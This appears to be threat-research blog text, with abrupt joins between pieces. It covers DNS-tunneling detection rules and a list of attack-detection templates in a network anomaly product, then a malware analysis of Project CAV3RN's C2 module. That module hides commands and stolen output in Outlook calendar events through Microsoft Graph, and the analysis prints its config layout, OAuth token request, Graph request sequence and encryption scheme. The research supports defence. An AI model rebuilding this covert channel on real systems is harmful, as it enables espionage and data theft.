These challenges create a high likelihood of false positives when detecting DNS tunneling, particularly when using IDS-based tools. Writing an accurate IDS rule for this type of activity is practically impossible. With rare exceptions, DNS tunneling tools possess static markers that can be leveraged for signature-based detection. However, in the absence of such markers, signature methods fail to deliver high detection accuracy without generating an overwhelming number of false positives. In these cases, a comprehensive approach combining multiple correlated indicators is essential to improve overall detection quality.
DNS tunneling detection logic

To add a rule for detecting this anomaly, you can use the prebuilt “DNS data tunneling via TXT records” template in the new rule creation interface. The “SQL-specific query” tab will display the list of variables used:
user_DNS_servers: a list of internal DNS server addresses within the infrastructure, required for the rule to function correctly and minimize potential false positives
excl_sip: IP addresses to be excluded from the scope of the rule (you can specify a single address, a subnet mask, or a list containing both addresses and subnets)
traffic_size: the threshold value for the total volume of data (in bytes) transmitted through the tunnel
Variables used in the “DNS data tunneling via TXT records” rule
The detection logic for this network anomaly is structured as follows:
From network sessions using the DNS protocol within the timeframe defined by the rule’s search depth, select only those sessions containing at least one TXT response.
Additionally:
The IP address that initiated the session must not be excluded in the excl_sip variable.
The source IP address that initiated the session must not belong to the internal DNS servers listed in the user_DNS_servers variable.
The DNS names requested by the client must not be excluded within the rule.
Split qualifying DNS sessions into individual log lines, each corresponding to an individual request or response. Retain only DNS responses containing TXT data.
Extract DNS names and their associated TXT data from these DNS responses. Retain only unique values.
Group all resulting records by the session’s source IP address, aggregating all unique DNS names and TXT data blocks.
Generate an alert if the combined size (in bytes) of the unique DNS names and TXT response data for a single IP address within the search depth window exceeds the specified threshold (the traffic_size parameter).
Within the event regeneration window, group under the initial alert all subsequent alerts associated with the same client IP address. This avoids creating duplicate event records by incrementing the aggregation counter (Total appearances).

“DNS data tunneling via TXT records” rule triggering event
The primary value of NAD technology in this scenario lies in noise reduction – by minimizing false positives – and faster investigation times. A DNS tunnel rarely presents itself as a single, blatantly malicious request. Instead, it leaves behind a behavioral footprint: repetition, length, domain structure, unusual record types, numerous subdomains branching off an unchanging root domain, and anomalous host behavior. KATA consolidates these indicators into a single alert, presenting the analyst with an actionable attack hypothesis rather than a set of fragmented DNS events.
Prebuilt rules for detecting network anomalies in KATA
KATA users should note that Network Anomaly Detection (NAD) rules are not enabled by default. Rules must be added manually using the procedure described in the preceding sections. This design ensures that analysts can fine-tune rules to fit specific network infrastructures using variables.
Analysts have three ways of creating new rules:
Adding a rule from a prebuilt template and adjusting custom variables. In this case, the rule is classified as a system rule.
Adding a rule from a prebuilt template and modifying its underlying SQL query (which requires enabling the “Unlock all template values” option) to create a custom rule based on the template. When modified this way, the rule transitions from a system rule to a custom rule.
Authoring a custom rule from scratch, which requires a basic understanding of ClickHouse SQL queries and familiarity with the product documentation.
As of this publication, the product ships with 59 prebuilt NAD rule templates (with additional templates delivered via product updates). KATA supports running up to 200 active rules simultaneously.
Prebuilt rules are divided into six categories:
Large Data Transfers: tracking abnormally large network sessions across various protocols during regular hours, at night, or over weekends.
Suspicious Connections: detecting suspicious connections that may indicate hazardous activity, shadow IT, evasion of attack detection mechanisms, and other threats.
Connections to Suspicious Resources: detects actions that violate security policies, potential data exfiltration beyond the perimeter, and unauthorized internet access originating from secured network segments.
C2 Communication: identifies network sessions characteristic of a potential C2 communication channel or tunnel.
The table below lists the rule templates for detecting network anomalies in KATA:
Rule category
Rule name
Protocols used
Large Data Transfers
Data tunneling in DNS traffic
DNS
ICMP, TCP, UDP, RDP, SSH or LDAP sessions with a large volume of traffic (6 rules)
ICMP, TCP, UDP, RDP, SSH, or LDAP (depends on selected rule)
ICMP, TCP, UDP, RDP, SSH or LDAP sessions with a large volume of traffic at nighttime (6 rules)
ICMP, TCP, UDP, RDP, SSH, or LDAP (depends on selected rule)
ICMP, TCP, UDP, RDP, SSH or LDAP sessions with a large volume of traffic on non-working days (6 rules)
ICMP, TCP, UDP, RDP, SSH, or LDAP (depends on selected rule)
Suspicious Connections
Queries to unknown DNS servers
DNS
Use of unauthorized routes
TCP, UDP
Use of suspicious ports for connections to external addresses
TCP, UDP
Use of non-typical protocols for connections
TCP, UDP, HTTP, HTTPS, DNS, SMTP
Inconsistencies with firewall configuration
TCP, UDP
Use of unauthorized ports for RDP or SSH sessions (2 rules)
RDP or SSH (depends on selected rule)
Interactions with external IP addresses over the RDP or SSH protocol (2 rules)
RDP or SSH (depends on selected rule)
Suspicious RDP sessions with domain controllers
RDP
Connection to an unknown server via Kaspersky Security Center ports
TCP, UDP
Domain Attacks
Signs of a DCSync attack
DCE/RPC
Signs of a DCShadow attack
DCE/RPC
Signs of DHCP spoofing
DHCP
DNS queries to Canarytoken domains
DNS
Signs of a Kerberoasting attack
Kerberos
Signs of an AS-REP Roasting attack
Kerberos
Signs of a brute-force password attack on SSH
SSH
Signs of SOAPHound usage
LDAP
Large-volume Active Directory object data collection via LDAP queries
LDAP
Reconnaissance Activity
Getting information about a task in the Task Scheduler
DCE/RPC
Getting a list of Kerberos users
Kerberos
LDAP queries to rights delegation attribute
LDAP
LDAP queries to attribute for getting administrator passwords
LDAP
Signs of an internal horizontal port scan
TCP, UDP
Signs of an internal vertical port scan
TCP, UDP
DNS zone data replication requests sent from sources other than DNS servers
DNS
Successfully completed requests for DNS zone data replication sent from sources other than DNS servers
DNS
LDAP query targeting a critical attribute of insecure credentials
LDAP
Enumeration of domain accounts via LDAP queries
LDAP
Exceeding the threshold for requested critical attributes in LDAP queries
LDAP
LDAP search queries containing a high number of critical attributes
LDAP
Connections to Suspicious Resources
Queries to unauthorized domain names
DNS
Transmission of large data volumes to cloud storages
TCP, UDP, DNS
Connections to cloud storages or file transfer services
TCP, DNS
Connections to public repositories
TCP, DNS
Connections to resources of programs for traffic tunneling
TCP, DNS
С2 Communication
Possible queries to DGA domains
DNS
DNS data tunneling via TXT records
DNS
Numerous blocked connections to external addresses
TCP, UDP
Conclusion
The examples of Kerberoasting and DNS tunneling clearly demonstrate why modern security defenses cannot rely solely on looking for known signatures and indicators of compromise. Both attack techniques abuse protocols that operate inside corporate networks every day. At the individual event level, they may look like legitimate activity, yet in behavioral context, they stand out as clear indicators of compromise.
NAD directly addresses this gap. Instead of relying purely on signature matches across Kerberos or DNS traffic, it highlights deviations from established baselines: who initiated the activity, how frequently it recurred, which services or domains were targeted, and why that matters for a specific infrastructure.
As a result, analysts gain a clear, actionable starting point for investigation. This capability is especially valuable for spotting the signs of APT group activity, which runs stealthily and is designed to blend in with legitimate operations. The importance of this capability will only grow: as attack techniques evolve, detecting suspicious activity at its earliest stages – before it escalates into critical service compromise or a data breach – becomes increasingly vital.
Fortinet has found a new TrickBot variant hiding commands in DNS traffic and using scheduled tasks and added modules to maintain access on infected Windows PCs.
In June 2026, as part of our Kaspersky Threat Intelligence Reporting service, we published extensive research on Project CAV3RN, a sophisticated modular framework used for cyberespionage activity against targets in Israel. We have been tracking this cluster since December 2025, and in late April 2026, we observed a major architectural shift: the developers moved from a three-component framework consisting of a downloader, executor, and uploader to a controller-based architecture with a dedicated WebSocket-enabled C2 communication component and a more extensible plugin system designed to support modular post-exploitation capabilities.
Subsequently, Check Point Research publicly reported on the same controller-based architecture in July 2026. However, neither our previous research nor the subsequent public reporting covered the latest communication component analyzed in this report.

Following our June 2026 publication, we identified a .NET Native AOT communication module that is apparently designed to replace the previous HTTP/WebSocket component. It exchanges commands and results through Outlook calendar events accessed via Microsoft Graph. If Microsoft Graph authentication or tenant validation fails, the module attempts to retrieve replacement connection settings through DNS AAAA responses.
Module network communication architecture
During the preparation of this report, additional public research covering this communication component became available. The research presented in our article is based on our independent analysis and includes several additional implementation details that complement the existing public reporting.
Technical details

The previously reported controller-based CAV3RN architecture separates C2 communication from command execution. The controller, uxtheme.dll, generates and maintains the seven-character Agent ID, manages the polling loop, processes built-in commands, and dispatches other tasks or commands to separate plugins. The previously used communication component, n-HTCommp.dll, retrieved commands and transmitted execution results over HTTP/WebSocket.
Project CAV3RN architecture (April 2026)
The module performs the same communication role but uses Outlook calendar events accessed through Microsoft Graph. Similarly to the previous version, its get and send interface and use of the same controller-generated Agent ID suggest that it was designed to replace the previous communication component. However, because the corresponding updated controller was not recovered, this replacement role is assessed rather than directly observed.
C2 communication module
The communication module, AzureCommunication.dll, is a DLL compiled with .NET Native AOT, consistent with several other components of the Project CAV3RN framework that are publicly documented. Such a compilation method turns the managed application into native machine code and removes most of the metadata and intermediate language that normally make .NET assemblies straightforward to analyze.
The module exposes its functionality through a single export named QueryInterface. We expect an updated controller to load the DLL, resolve this export, and pass it a null-terminated UTF-16 string. The accepted input format closely follows the interface used by the previously documented CAV3RN controller.
The _;;_ delimiter separates the operation from its arguments, while _,_ separates the arguments.
For get, the module only uses the first argument as the Agent ID. For send, it uses only the Agent ID and the result. In both cases, the additional legacy URL is ignored. It remains part of the interface for compatibility with the controller, even though the new module obtains its destination and credentials from its own Microsoft Graph configuration.
Outlook calendar events as a C2 channel
The DLL contains a complete default configuration, including the Microsoft Entra tenant ID, application credentials, target mailbox, DNS bootstrap host, and cryptographic keys required to establish communication.
Before processing either get or send operation, the module looks for a relative file named logAzure.txt. Because the code supplies only a filename, Windows resolves it against the current working directory of the process hosting the DLL.
If logAzure.txt exists, the module reads and deserializes it. If it is absent, the module builds the configuration from the hardcoded values and writes the complete object to disk with the following structure:
{
  "TenantId": "******-****-****-****-**********",  // Microsoft Entra tenant ID
  "ClientId": "********-****-****-****-************",  // application/client ID
  "ClientSecret": "********************************************",
  "UserEmail": "***@*********.co.il", // Compromised target Microsoft 365 mailbox
  "Host": "cloudlanecdn[.]com", // DNS bootstrap domain
  "PublicKey": "-----BEGIN RSA PUBLIC KEY-----\r\n[omitted]\r\n-----END RSA PUBLIC KEY-----", // outbound encryption public key
  "PrivateKey": "-----BEGIN RSA PRIVATE KEY-----\r\n[omitted]\r\n-----END RSA PRIVATE KEY-----" // inbound decryption private key
}
Using the resulting configuration, the module creates a Microsoft Graph client and validates access by requesting the tenant’s organization record through a GET request to https://graph.microsoft.com/v1.0/organization.
Attempting this request causes the Azure Identity library to obtain an OAuth application token:
POST https://login.microsoftonline.com/<TenantId>/oauth2/v2.0/token
client_id=<ClientId>
client_secret=<ClientSecret>
scope=https://graph.microsoft.com/.default
grant_type=client_credentials
After successful authentication, the module includes the token in subsequent Graph requests using the Authorization: Bearer <access-token> header. The module uses the default calendar of the configured mailbox as a dead-drop channel. Commands, heartbeats, and results all occupy the same fixed one-hour window 2050-05-13 22:00–23:00 UTC.
Scheduling the events for 2050 makes them unlikely to appear in ordinary calendar views. The calendar event subject identifies each event’s purpose and associated Agent ID. Heartbeat and result subjects append the fixed suffix 1500 to this value; the suffix is not part of the Agent ID.
Subject format
Purpose
Module behavior
Event ID: <agent-id>
Operator-to-agent command
Searches for the event, downloads its attachments, and deletes it after consumption
Boss update ID: <agent-id>1500
Agent heartbeat
Deletes the previous heartbeat event and creates a replacement
Boss Report ID: <agent-id>1500
Agent-to-operator command output
Creates an event, uploads encrypted result attachments, and assigns the final subject
Receiving a command
For a get request, the module queries calendarView and filters the results by the Agent ID:
GET /v1.0/users/***@*********.co.il/calendarView?startDateTime=2050-05-13T22:00:00&endDateTime=2050-05-13T23:00:00&$filter=contains(subject,'Event ID: <agent-id>')
If Graph returns one or more matches, the module selects the first returned event and requests its attachments:
GET /v1.0/users/***@*********.co.il/events/<EventId>/attachments
Authorization: Bearer <access-token>
After obtaining the attachment response, the module deletes the calendar event:
Our analysis found a consistent difference in capitalization between command and result attachments:
Attachment name
Direction
Associated subject
file0.txt
Operator to agent
Event ID: <agent-id>
File0.txt
Agent to operator
Boss Report ID: <agent-id>1500
Inbound command decryption

Inbound commands use a combination of RSA and AES-GCM encryption. Once the attachments have been sorted and concatenated, the reconstructed encrypted command buffer begins with a 256-byte RSA-encrypted block containing the 32-byte AES key. The communication module decrypts this block with the RSA private key stored in its configuration, using RSA-OAEP with SHA-256.
The following 12 bytes contain the AES-GCM nonce, while the final 16 bytes contain the authentication tag. Everything between the nonce and tag is ciphertext. The module uses the recovered AES key to decrypt and authenticate this ciphertext with AES-256-GCM.
Encrypted attachment stored in a calendar event
After RSA-OAEP-SHA256 and AES-256-GCM decryption, the 63-byte ciphertext produces {"cid": "alXBCzcDl8hBuNE", "type": "self", "cmd": "003_;;__,_"}.
Decrypted command
The cid field appears to serve as a unique command-correlation identifier. As described in a previous publication of the framework, when the operator sets the JSON type field to self, the controller routes the command to its internal handler rather than dispatching it to an external plugin. In this command, the cmd field contains 003_;;__,_, where command 003 instructs the controller to toggle debug logging. After decryption, the communication module returns the complete command to the external controller through QueryInterface.
Sending command output
For a send request, the controller passes the command output to the communication module. The module encrypts the output using a newly generated AES-256-GCM key and protects that key with the configured RSA public key. It then divides the encrypted payload into chunks of up to 10 MiB.
To publish the result, the module creates a calendar event with the temporary subject d and attempts to add each encrypted chunk as a sequentially named attachment, such as File0.txt and File1.txt. After adding the attachments, it changes the subject to Boss Report ID: <agent-id>1500, marking the event as a completed result.
This process uses the following sequence of Microsoft Graph requests:
POST   /v1.0/users/***@*********.co.il/calendar/events
POST   /v1.0/users/***@*********.co.il/calendar/events/<EventId>/attachments
PATCH  /v1.0/users/***@*********.co.il/events/<EventId>
Together, the uploaded attachments contain fragments of one encrypted result package: the RSA-encrypted AES key, AES-GCM nonce, encrypted command output, and authentication tag. Recovering outbound results requires the private key corresponding to the outbound public key. This private key is assessed to be held separately by the attacker.
Heartbeat handling
The module maintains a heartbeat event identified by the subject Boss update ID: <agent-id>1500. The module searches the same fixed calendar window for a previous heartbeat associated with the agent. If one exists, the module deletes it and creates a replacement event with the temporary subject d through the following sequence of Microsoft Graph requests:
GET    /v1.0/users/***@*********.co.il/calendarView
DELETE /v1.0/users/***@*********.co.il/events/<EventId>
POST   /v1.0/users/***@*********.co.il/events
Finally, it updates the newly created event through the following PATCH request, replacing the temporary subject d with Boss update ID: <agent-id>1500.
Heartbeat events use the same one-hour window in 2050 but contain no attachments.

The following figure summarizes the module’s operational workflow.
DNS AAAA configuration recovery mechanism
When OAuth token acquisition or the subsequent GET /v1.0/organization validation request fails, the module attempts to retrieve replacement TenantId, ClientId, ClientSecret, and UserEmail values through actor-controlled AAAA responses.
